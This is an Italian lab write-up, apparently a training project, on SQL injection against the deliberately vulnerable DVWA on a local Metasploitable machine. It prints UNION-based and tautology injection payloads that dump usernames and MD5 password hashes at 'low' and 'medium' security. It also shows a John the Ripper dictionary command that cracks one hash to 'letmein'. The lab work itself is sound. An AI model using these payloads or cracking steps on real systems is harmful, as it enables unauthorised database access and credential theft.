



6 SAFETY SAUSAGES



Web Application Exploit SQLi


Un progetto Di 6 Safety Sausages

Obiettivo

- Ottenerne la password in chiaro dell'utente Pablo Picasso.

Strumenti utilizzati:

- DVWA (Damn Vulnerable Web Application)
- John the Ripper per il cracking della password




PREPARAZIONE INIZIALE

kali linux sull'ip:192.168.13.100/24

metasploitable sull'ip:192.168.13.150/24

Accediamo alla DVWA e impostiamo la sicurezza a low
e iniamo con l'attacco usando una query specifica



Cos'è una Query?



una query è:

una richiesta o una dichiarazione inviata a un database al fine di recuperare, aggiornare, inserire o eliminare dati

Le query sono scritte in un linguaggio specifico, generalmente SQL (Structured Query Language), che permette agli utenti di interagire con il database



La query usata è:

```
%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users#
```

Questa query ha permesso di ottenere una panoramica completa delle informazioni sugli utenti registrati, inclusi i dettagli di Pablo Picasso, e in particolare il suo hash della password, che risulta essere Od107d09f5bbe40cade3de5c71e9e9b7

```
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users#
First name:
Surname: Pablo
Picasso
pablo
Od107d09f5bbe40cade3de5c71e9e9b7
```

Analisi dell'Hash e Attacco a Dizionario

- Salvare l'hash in un file di testo (pablo_hash.txt)
 - Utilizzare John the Ripper per decifrare l'hash.
 - uso del comando :john --format=raw-md5 --
wordlist=/home/kali/Desktop/rockyou.txt /home/kali/Desktop/pablo_hash.txt
-
- john: Comando principale per John the Ripper.
 - --format=raw-md5: Specifica l'algoritmo di hashing MD5 non salato.
 - MD5 è un algoritmo di hash comune e vulnerabile.
 - --wordlist=/home/kali/Desktop/rockyou.txt: File di dizionario utilizzato per l'attacco a dizionario.
 - rockyou.txt contiene milioni di password comuni.
 - /home/kali/Desktop/pablo_hash.txt: File con l'hash di Pablo Picasso



Risultato del Cracking

- Password di Pablo Picasso trovata: "letmein".
- Login effettuato con successo sulla piattaforma usando le credenziali ottenute.

Username: Pablo
Security Level: low
PHPIDS: disabled




Aumentiamo la difficoltà impostando la DVWA su "Medium"



' OR '1='1

vedere se restituisce tutti i record
nel database(otteniamo un errore
di sintassi)



Cambio di strategia
1 OR 1=1 --

L'uso di valori numerici al posto di
stringhe in alcune query può ridurre
la suscettibilità agli errori



Risultato finale

1 OR 1=1 UNION SELECT user,
password FROM users-- ci da un
riscontro positivo e possiamo
procedere con l'attacco